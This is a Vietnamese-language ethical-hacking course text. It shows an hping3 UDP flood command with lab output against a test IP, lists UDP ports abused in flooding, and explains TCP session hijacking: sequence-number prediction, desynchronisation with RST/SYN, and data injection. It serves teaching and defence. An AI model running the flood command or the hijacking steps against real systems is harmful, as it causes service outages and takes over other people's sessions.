
```
hping3 -2 -p <port> --flood <Target IP Address>
```

Kết quả như sau:

```
(root@kali)-[~]
# hping3 -2 -p 139 --flood 192.168.36.131
HPING 192.168.36.131 (eth0 192.168.36.131): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 192.168.36.131 hping statistic --
500276 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Kết quả hping3 UDP Flooding

Trên Wireshark:



Kết quả trên Wireshark

Ta thấy 1 lượng lớn gói tin UDP đến từ IP 192.168.36.146.

Một số giao thức ứng dụng dựa trên UDP khác mà hacker có thể sử dụng để tấn công mạng mục tiêu bao gồm:

- CharGEN (Port 19)
- SNMPv2 (Port 161)
- QOTD (Port 17)
- RPC (Port 135)
- SSDP (Cổng 1900)
- CLDAP (Port 389)


- TFTP (Port 69)
- NetBIOS (Port 137, 138, 139)
- NTP (Port 123)
- Quake Network Protocol (Port 26000)
- VoIP (Port 5060)

Mô-đun 11. Phần 1: Session Hijacking là gì?

Session hijacking cho phép hacker chiếm quyền điều khiển phiên đang hoạt động bằng cách vượt qua quá trình xác thực. Sau đó, chúng có thể thực hiện bất kỳ hành động nào trên hệ thống bị chiếm đoạt. Phần này mình sẽ giải thích session hijacking là gì cũng như các lý do tại sao session hijacking lại hiệu quả, quy trình session hijacking, phân tích gói tin của một cuộc tấn công, các loại session hijacking, session hijacking trong mô hình OSI và sự khác biệt giữa spoofing và hijacking.

Session Hijacking là gì?

Session hijacking, hay còn được gọi là **tấn công cướp phiên truy cập**, là một hình thức tấn công trong đó hacker chiếm quyền điều khiển một phiên truyền thông TCP hợp lệ giữa hai máy tính. Do hầu hết các hình thức xác thực chỉ được thực hiện ở đầu phiên TCP, hacker có thể truy cập vào một máy tính khi phiên đó đang diễn ra. Hacker có thể nghe lén toàn bộ lưu lượng từ các phiên TCP đã được thiết lập và thực hiện đánh cắp danh tính, đánh cắp thông tin, gian lận, tấn công man-in-the-middle (MITM) và **tấn công từ chối dịch vụ (DoS)**... Một cuộc tấn công session hijacking khai thác cơ chế *session-token generation* hoặc các *token security controls* để hacker có thể thiết lập kết nối trái phép với mục tiêu.




Session Hijacking

Session hijacking thành công do những yếu tố sau đây:

1. **Thiếu chức năng khóa tài khoản cho session ID không hợp lệ:** Nếu một trang web không áp dụng chức năng khóa tài khoản, hacker có thể thử nhiều lần để kết nối với các session ID khác nhau được nhúng trong URL. Hacker có thể tiếp tục thử cho đến khi tìm ra session ID chính xác.
2. **Thuật toán tạo session ID yếu hoặc session ID quá ngắn:** Hầu hết các trang web sử dụng thuật toán tuyến tính để dự đoán các biến như thời gian hoặc IP để tạo session ID. Bằng cách nghiên cứu các mẫu tuần tự và tạo nhiều yêu cầu, hacker có thể dễ dàng thu hẹp không gian tìm kiếm cần thiết để tạo ra một session ID. Ngay cả khi sử

dụng thuật toán tạo session ID mạnh, hacker có thể dễ dàng xác định session ID hiện tại nếu chuỗi quá ngắn.

3. **Xử lý không an toàn của session ID:** Hacker có thể lấy thông tin session ID đã lưu trữ bằng cách đánh lừa trình duyệt của người dùng để truy cập vào một trang web khác. Trước khi phiên hết hạn, hacker có thể khai thác thông tin này theo nhiều cách như tấn công DNS poisoning, khai thác cross-site scripting và khai thác lỗi trong trình duyệt.
4. **Thời gian phiên không giới hạn:** Session ID với thời gian không giới hạn giúp cho hacker có một khoảng thời gian không giới hạn để đoán một session ID hợp lệ. Ví dụ, tùy chọn “remember me” trên nhiều trang web. Hacker có thể sử dụng các session ID tĩnh để truy cập vào tài khoản web của người dùng sau khi bắt được file cookie.




Why is Session Hijacking Successful?

Quy trình tấn công Session Hijacking

Session hijacking có thể chia thành ba giai đoạn chính:

Theo dõi kết nối

Hacker sử dụng công cụ theo dõi mạng (network sniffer) để theo dõi và server hoặc sử dụng các công cụ như Nmap để quét mạng và tìm mục tiêu có chuỗi TCP để dự đoán. Sau khi xác định nạn nhân, hacker bắt các số thứ tự (sequence numbers) và số ACK (acknowledgment numbers) của nạn nhân vì giao thức TCP kiểm tra các số này. Hacker sau đó sử dụng các số này để xây dựng các gói tin.



Mất đồng bộ kết nối

Trạng thái mất đồng bộ xảy ra khi một kết nối giữa mục tiêu và máy chủ được thiết lập hoặc ổn định mà không có truyền dữ liệu hoặc sequence number của server không bằng với số ACK của client hoặc ngược lại.

Để mất đồng bộ kết nối giữa mục tiêu và server, hacker phải thay đổi sequence number hoặc số SEQ/ACK của server. Hacker sẽ gửi dữ liệu rỗng (*null data*) tới server; do đó, sequence number/ACK của server tăng trong khi máy mục tiêu không ghi nhận sự tăng này. Ví dụ trước khi mất đồng bộ, hacker giám sát phiên sau đó gửi một lượng lớn dữ liệu rỗng tới server. Những dữ liệu này thay đổi số ACK trên server từ đó gây mất đồng bộ giữa server và mục tiêu.

Một cách tiếp cận khác là gửi một tín hiệu reset (reset flag) tới server để ngắt kết nối từ phía server. Mục tiêu của hacker là phá vỡ kết nối từ phía server và tạo ra một kết nối mới với một số sequence khác nhau.

Hacker đợi nhận một gói SYN/ACK từ server đến client. Khi phát hiện một gói tin, hacker ngay lập tức gửi một gói tin RST và một gói SYN với các tham số giống nhau, ví dụ như một số port với một số sequence khác nhau, tới server. Khi nhận được gói RST, server đóng kết nối với mục tiêu và khởi tạo một kết nối mới dựa trên gói tin SYN nhưng với một số sequence khác nhau trên cùng một port. Sau khi mở một kết nối mới, server gửi gói tin SYN/ACK tới mục tiêu để được xác nhận. Hacker phát hiện (nhưng không chặn) gói tin này và gửi một gói ACK tới server. Bây giờ, server đang ở trạng thái đã thiết lập (established state). Mục tiêu là giữ cho client tiếp tục truyền thông và đảm bảo rằng nó chuyển sang trạng thái đã thiết lập khi nhận được gói tin SYN/ACK đầu tiên từ server. Do đó, cả server và mục tiêu đều bị mất đồng bộ nhưng trong trạng thái đã thiết lập (established state).

Hacker cũng có thể sử dụng cờ FIN, nhưng điều này sẽ làm server phản hồi bằng một gói ACK, từ đó sẽ xảy ra bão ACK (ACK storm) làm lộ cuộc tấn công. Lý do là trong quá trình nhận một gói tin không chấp nhận được, client gửi lại số sequence dự kiến để xác nhận nó. Gói tin không chấp nhận được này tạo ra một gói ACK, từ đó tạo ra một vòng lặp vô hạn cho

mỗi gói dữ liệu. Sự không khớp trong các số SEQ/ACK dẫn đến lưu lượng mạng quá tải với cả server và mục tiêu khi cố gắng xác minh sequence đúng. Vì các gói tin này không chứa dữ liệu, không có việc truyền lại nếu gói tin bị mất, tuy nhiên vì TCP sử dụng giao thức IP, việc mất một gói tin duy nhất sẽ kết thúc giao tiếp một cách không mong muốn giữa server và mục tiêu.

Chèn dữ liệu

Sau khi làm gián đoạn kết nối giữa server và mục tiêu, hacker có thể chèn dữ liệu vào mạng hoặc tham gia chủ động như một người đứng trung gian (man in the middle), truyền dữ liệu từ mục tiêu tới server và ngược lại mà vẫn có thể đọc và chèn dữ liệu theo ý muốn.

Phân tích gói tin của Local Session Hijack


Session hijacking là một hình thức tấn công cấp cao, ảnh hưởng đến nhiều hệ thống. Giao thức TCP được sử dụng để truyền dữ liệu bởi nhiều hệ thống thiết lập kết nối LAN hoặc Internet. Để thiết lập một kết nối giữa hai hệ thống và để truyền dữ liệu, hai hệ thống này cần thực hiện một quá trình bắt tay ba bước (three-way handshake). Session hijacking liên quan đến việc khai thác phương pháp bắt tay ba bước này để chiếm quyền kiểm soát trên phiên làm việc.

Để tiến hành một cuộc tấn công session hijacking, hacker thực hiện ba hoạt động sau:

- Theo dõi một phiên làm việc (session)
- Mất đồng bộ hóa phiên làm việc
- Chèn dữ liệu (lệnh) vào trong phiên làm việc

Bằng cách nghe lén lưu lượng mạng, hacker có thể giám sát hoặc theo dõi một phiên làm việc. Bước tiếp theo trong việc tấn công session hijacking là làm mất đồng bộ hóa phiên làm việc. Việc thực hiện cuộc tấn công này dễ dàng nếu hacker biết được số thứ tự kế tiếp (NSN) được sử dụng bởi client. Một phiên làm việc có thể bị chiếm đoạt bằng cách sử dụng số thứ tự đó trước khi client sử dụng nó. Có hai khả năng để xác định số thứ tự: một là nghe trộm lưu lượng, tìm một gói ACK và sau đó xác định NSN dựa trên gói ACK. Cách khác là truyền dữ liệu với các số thứ tự đoán nhưng đây không phải là một phương pháp hiệu quả. Nếu hacker có thể truy cập vào mạng và nghe trộm phiên làm việc TCP, chúng có thể dễ dàng xác định số thứ tự. Loại tấn công session hijacking này được gọi là “**Local Session Hijacking**“.

Hình vẽ dưới đây mô tả việc phân tích gói tin của một cuộc tấn công local session hijacking:



Packet analysis of a local session hijack

Dựa trên hình vẽ trên, số thứ tự kế tiếp dự kiến là 1420. Nếu hacker gửi gói tin với số thứ tự đó trước khi client làm được, hacker có thể làm mất đồng bộ kết nối giữa client và server và server sẽ được đồng bộ với hacker. Sau đó, server sẽ loại bỏ dữ liệu gửi từ client với số thứ tự chính xác, tin rằng đó là một gói tin được gửi lại. Người dùng không nhận biết được hành động của hacker và có thể gửi lại gói dữ liệu vì không nhận được ACK. Như vậy, tấn công local session hijacking được thực hiện thành công.

Phân loại Session Hijacking

Session hijacking có thể được chia thành hai loại: **hijack chủ động (active)** và **hijack thụ động (passive)**, phụ thuộc vào mức độ tham gia của người tấn công. Sự khác biệt quan trọng giữa hijack chủ động và hijack thụ động là hijack chủ động chiếm quyền kiểm soát một phiên làm việc hiện có, hijack thụ động chỉ giám sát một phiên làm việc đang diễn ra.

Passive Session Hijacking

Trong tấn công thụ động, sau khi chiếm quyền kiểm soát một phiên làm việc, hacker chỉ quan sát và ghi lại toàn bộ lưu lượng trong phiên làm việc đó. Chúng sử dụng các công cụ nghe trộm để thu thập thông tin như username, password. Hacker có thể sau đó sử dụng thông tin này để đăng nhập với tư cách là người dùng hợp lệ và tận hưởng các đặc quyền của người dùng đó. Sniffing mật khẩu là một cuộc tấn công đơn giản nhằm tiếp cận trực tiếp mạng.

Active Session Hijacking

Trong tấn công chủ động, hacker chiếm quyền kiểm soát một phiên làm việc hiện có bằng cách ngắt kết nối ở một bên của cuộc trò chuyện hoặc tham gia chủ động. Một ví dụ đó là MITM. Trên hầu hết các hệ thống hiện nay, việc dự đoán số thứ tự không khả thi, vì các nhà cung cấp hệ điều hành sử dụng các giá trị ngẫu nhiên cho số thứ tự khởi tạo, điều này làm cho việc dự đoán số thứ tự trở nên khó khăn hơn nhiều.



Attacker sniffing a victim's traffic

Session Hijacking in OSI Model

Có hai cấp độ của session hijacking trong mô hình OSI: **cấp độ mạng (network-level)** và **cấp độ ứng dụng (application-level)**.

Network-Level Hijacking

Hijacking cấp độ mạng là việc chặn các gói tin trong quá trình truyền giữa một client và server trong một phiên làm việc TCP/UDP. Hacker thường thực hiện hijacking cấp độ mạng vì họ không cần sửa đổi cách tấn công theo từng ứng dụng web cụ thể. Kiểu tấn công này tập trung vào luồng dữ liệu của giao thức được chia sẻ trên tất cả các ứng dụng web.


Application-Level Hijacking

Hijack cấp độ ứng dụng liên quan đến việc giành quyền kiểm soát phiên làm việc HTTP bằng cách lấy session ID. Ở cấp độ ứng dụng, hacker chiếm quyền kiểm soát một phiên làm việc hiện có và có thể tạo ra các phiên không được ủy quyền bằng cách sử dụng dữ liệu đã đánh cắp. Thông thường, cả hai loại hijacking này xảy ra cùng nhau, phụ thuộc vào hệ thống đang bị tấn công.

Spoofing và Hijacking


Để hiểu về **blind hijacking**, quan trọng là hiểu về việc dự đoán số thứ tự. Số thứ tự TCP, duy nhất cho mỗi byte trong một phiên làm việc TCP, cung cấp điều khiển luồng và tính toàn vẹn dữ liệu. Các TCP segment cung cấp số thứ tự khởi tạo (initial sequence number – ISN) là một phần của header của mỗi segment. ISN không bắt đầu từ 0 cho mỗi phiên làm việc mà nó là một giá trị ngẫu nhiên. Trong quá trình bắt tay, mỗi bên cần khai báo ISN, và các byte được đánh số theo thứ tự từ giá trị đó.

Blind session hijacking dựa trên khả năng dự đoán hoặc đoán số thứ tự của hacker. Hacker không thể giả mạo một server tin cậy trên một mạng khác và quan sát các gói phản hồi vì không có đường truyền tồn tại để các gói tin trả về IP của hacker. Hơn nữa, hacker không thể sử dụng ARP cache poisoning vì các bộ định tuyến không broadcast ARP trên Internet. Vì hacker không thể quan sát được các gói phản hồi, hacker ta phải tiên đoán các phản hồi từ nạn nhân và ngăn chặn server gửi gói TCP/RST đến nạn nhân. Hacker dự đoán các số thứ tự mà server mong đợi và sau đó chiếm đoạt phiên giao tiếp. Phương pháp này hữu ích khi khai thác các mối quan hệ tin cậy giữa client và các server từ xa.



Trong **spoofing attack**, hacker giả vờ là một người dùng hoặc máy khác (nạn nhân) để đạt được quyền truy cập. Thay vì chiếm quyền kiểm soát một phiên làm việc hoạt động hiện có, hacker khởi tạo một phiên làm việc mới bằng cách sử dụng thông tin đăng nhập của nạn nhân. Việc giả mạo IP đơn giản để thực hiện phương pháp tấn công khác. Trong trường hợp giả mạo IP mà không có hijacking, việc đoán số thứ tự là không cần thiết vì không có phiên làm việc đang mở với IP đó. Lưu lượng trả về cho hacker chỉ xảy ra nếu sử dụng source routing (định tuyến nguồn). Source routing là quá trình cho phép người gửi chỉ định đường đi mà gói tin IP sẽ đi đến đích. Hacker thực hiện source routing và sau đó nghe trộm lưu lượng khi nó đi qua hacker.

Session hijacking là quá trình chiếm quyền kiểm soát một phiên làm việc hoạt động hiện có. Hacker dựa vào một người dùng hợp lệ để thiết lập kết nối và xác thực. Session hijacking khó khăn hơn so với giả mạo IP. Trong session hijacking, John (hacker) sẽ cố gắng chèn mình vào một phiên làm việc mà James (người dùng) đã thiết lập với \Mail. John sẽ chờ đợi cho đến khi James thiết lập phiên làm việc, đẩy James ra khỏi phiên làm việc đã thiết lập bằng một số phương pháp như tấn công DoS, sau đó tiếp tục phiên làm việc như thể hacker là James. Tiếp theo, John sẽ gửi một tập hợp các gói tin theo kịch bản đến \Mail và quan sát các phản hồi. Để làm được điều này, John cần biết số thứ tự trong quá trình chiếm đoạt phiên làm việc. Để tính toán số thứ tự, anh ta phải biết ISN và số gói tin tham gia vào quá trình trao đổi.



Session hijacking chỉ khả thi khi một số yếu tố nằm trong tầm kiểm soát của hacker. Các IP spoofing hoặc session hijacking không thể xảy ra nếu phiên làm việc sử dụng các phương pháp mã hóa như SSL hoặc Point-to-Point Tunneling Protocol (PPTP) do hacker không thể tham gia vào việc trao đổi khóa.

Module 11 – Phần 2: Application-Level Session Hijacking

